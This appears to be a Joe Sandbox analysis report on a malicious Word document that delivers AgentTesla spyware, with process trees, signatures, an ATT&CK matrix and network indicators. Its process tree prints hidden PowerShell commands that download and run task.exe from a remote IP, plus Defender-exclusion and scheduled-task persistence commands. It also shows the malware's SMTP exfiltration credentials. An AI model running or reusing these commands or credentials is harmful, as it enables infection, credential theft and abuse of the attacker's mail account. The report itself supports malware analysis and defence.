

ID: 528738
Sample Name:
MT_1O1_SWIFt.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:17:26
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report MT_1O1_SWIFt.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Data Obfuscation: 5
Jbx Signature Overview 5
AV Detection: 6
Software Vulnerabilities: 6
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Data Obfuscation: 6
Persistence and Installation Behavior: 6
Boot Survival: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 12
ASN 12
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 21
General 21
File Icon 21
Static RTF Info 21
Objects 21
Network Behavior 21
Snort IDS Alerts 21
Network Port Distribution 22
TCP Packets 22
UDP Packets 22
DNS Queries 22
DNS Answers 22
HTTP Request Dependency Graph 23
HTTP Packets 24
SMTP Packets 25
Code Manipulations 27
Statistics 27
Behavior 27

Copyright Joe Security LLC 2021

System Behavior 27
Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 596 27
General 28
File Activities 28
File Created 28
File Deleted 28
File Read 28
Registry Activities 28
Key Created 28
Key Value Created 28
Key Value Modified 28
Analysis Process: powershell.exe PID: 2704 Parent PID: 2364 28
General 28
File Activities 28
File Read 28
Analysis Process: powershell.exe PID: 2992 Parent PID: 2364 28
General 29
File Activities 29
File Created 29
File Written 29
File Read 29
Registry Activities 29
Analysis Process: powershell.exe PID: 3048 Parent PID: 2364 29
General 29
File Activities 29
File Read 29
Analysis Process: task.exe PID: 1972 Parent PID: 2992 29
General 29
File Activities 30
File Created 30
File Deleted 30
File Written 30
File Read 30
Analysis Process: powershell.exe PID: 2784 Parent PID: 1972 30
General 30
File Activities 30
File Read 30
Analysis Process: schtasks.exe PID: 772 Parent PID: 1972 30
General 30
File Activities 31
File Read 31
Analysis Process: task.exe PID: 2928 Parent PID: 1972 31
General 31
Analysis Process: task.exe PID: 2988 Parent PID: 1972 31
General 31
File Activities 32
File Created 32
File Deleted 32
File Written 32
File Read 32
Analysis Process: verclsid.exe PID: 2036 Parent PID: 2364 32
General 32
Analysis Process: notepad.exe PID: 2608 Parent PID: 2364 33
General 33
Disassembly 33
Code Analysis 33

Copyright Joe Security LLC 2021


Windows Analysis Report MT_1O1_SWIFt.doc

Overview


General Information

Sample Name:	MT_1O1_SWIFt.doc
Analysis ID:	528738
MD5:	9a802b83f597cbb.
SHA1:	b2b9b3fb8a42388.
SHA256:	a3f600d0d1de53e.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Document exploit detected (drops P...
- Yara detected AgentTesla
- Yara detected AntiVM3
- Document exploit detected (creates ...
- Found malware configuration
- Sigma detected: Powershell downloa...
- Tries to steal Mail credentials (via fil...
- Document contains OLE streams wi...
- Sigma detected: Change PowerShel...
- Tries to detect sandboxes and other...
- .NET source code contains potentia...
- Injects a PE file into a foreign proce...
- Powershell drops PE file
- Adds a directory exclusion to Windo...

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2364 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - powershell.exe (PID: 2704 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 2992 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - task.exe (PID: 1972 cmdline: "C:\Users\user\AppData\Roaming\task.exe" MD5: F65B0793251364C03D06E8E7134FC21B)
      - powershell.exe (PID: 2784 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\SzfukVRF.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - schtasks.exe (PID: 772 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\SzfukVRF" /XML "C:\Users\user\AppData\Local\Temp\tmp3794.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - task.exe (PID: 2928 cmdline: C:\Users\user\AppData\Roaming\task.exe MD5: F65B0793251364C03D06E8E7134FC21B)
      - task.exe (PID: 2988 cmdline: C:\Users\user\AppData\Roaming\task.exe MD5: F65B0793251364C03D06E8E7134FC21B)
  - powershell.exe (PID: 3048 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - verclsid.exe (PID: 2036 cmdline: "C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 2608 cmdline: C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT MD5: B32189BDFF6E577A92BAA61AD49264E6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "dubai@skycomex.com",
  "Password": "@EHbqYU1",
  "Host": "us2.smtp.mailhostbox.com"
}
```

Copyright Joe Security LLC 2021

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000000.438043714.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000000.438043714.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.417433636.000000000C0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x325b:$sb1: -W Hidden • 0x324b:$sc1: -NoP • 0x3255:$sd1: -NonI • 0x3265:$se3: -ExecutionPolicy bypass • 0x3250:$sf1: -sta
00000009.00000002.440006010.000000000251000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000003.00000002.412469788.000000000A0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x325b:$sb1: -W Hidden • 0x324b:$sc1: -NoP • 0x3255:$sd1: -NonI • 0x3265:$se3: -ExecutionPolicy bypass • 0x3250:$sf1: -sta

Click to see the 17 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.task.exe.3554df8.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.2.task.exe.3554df8.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
15.0.task.exe.400000.11.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
15.0.task.exe.400000.11.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
15.0.task.exe.400000.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 16 entries

Sigma Overview

System Summary:



Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: PowerShell Download from URL

Sigma detected: Non Interactive PowerShell

Data Obfuscation:



Sigma detected: Powershell download and execute file

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Software Vulnerabilities:



Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Installs a global keyboard hook

System Summary:



Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Microsoft Office creates scripting files

Office process drops PE file

Document contains a stream with embedded javascript code

Found suspicious RTF objects

Data Obfuscation:



.NET source code contains potential unpacker

Suspicious powershell command line found

Persistence and Installation Behavior:



Tries to download and execute files (via powershell)

Boot Survival:



Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:



Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Injects files into Windows application

Bypasses PowerShell execution policy

Copyright Joe Security LLC 2021

Stealing of Sensitive Information:



- **Yara detected AgentTesla**
- **Tries to steal Mail credentials (via file / registry access)**
- **Tries to harvest and steal browser information (history, passwords, etc)**
- **Tries to harvest and steal ftp login credentials**

Remote Access Functionality:




- **Yara detected AgentTesla**

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contro
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 2 1 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Too Transfer 1
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Scripting 3	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standa Port 1
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Command and Scripting Interpreter 1 3	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Layer Protocol 3
Replication Through Removable Media	Scheduled Task/Job 1	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	PowerShell 3	Startup Items	Startup Items	Process Injection 2 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.0.task.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.task.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.task.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.task.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.task.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.2.task.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1143187		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://httP://173.232.2	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/t	0%	Avira URL Cloud	safe	
http://173.232.204.89	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/task.exePE	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://httP://173.232	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://173.232.204.89/task.exe	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/task.ex	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://173.232.204.89/task.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.225	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
173.232.204.89	unknown	United States		62904	EONIX-COMMUNICATIONS-ASBLOCK-62904US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528738
Start date:	25.11.2021
Start time:	18:17:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MT_1O1_SWIFt.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Copyright Joe Security LLC 2021

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@23/27@8/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:18:18	API Interceptor	113x Sleep call for process: powershell.exe modified
18:18:24	API Interceptor	1158x Sleep call for process: task.exe modified
18:18:30	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	
	E invoice.exe	Get hash	malicious	Browse	
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	
	PNkBekAKOeQD1Jj.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	
	XSsBxQH419.exe	Get hash	malicious	Browse	
	devis.xlsx	Get hash	malicious	Browse	
	Quotation- 306013SQ.exe	Get hash	malicious	Browse	
	PO 4601056018.exe	Get hash	malicious	Browse	
	Purchase Order Vale-60,000MT.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	dhl_doc9548255382.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	Advice Payment Copy.exe	Get hash	malicious	Browse	
208.91.199.225	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	
	XsFFv27rls.exe	Get hash	malicious	Browse	
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	
	E invoice.exe	Get hash	malicious	Browse	
	Bill of lading.exe	Get hash	malicious	Browse	
	devis.xlsx	Get hash	malicious	Browse	
	dhl_doc9548255382.exe	Get hash	malicious	Browse	
	PO 4601056018.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	Purchase Order 20000MT.exe	Get hash	malicious	Browse	
	Invoice- Shping DOCX.exe	Get hash	malicious	Browse	
	Invoice No ANT19-20646.exe	Get hash	malicious	Browse	
	8rwaRyxu9W9IUfB.exe	Get hash	malicious	Browse	
	RZB0ljZiQMqYfAw.exe	Get hash	malicious	Browse	
	Shipment Details.exe	Get hash	malicious	Browse	
	urgent order 1065.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.198.143
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.225
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645 xOJ4XUjdMZ40k5Hpdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	rTyPU1zmY5PsyNl.exe	Get hash	malicious	Browse	• 208.91.199.223
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TransactionSummary_22-11-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.198.143
	E invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
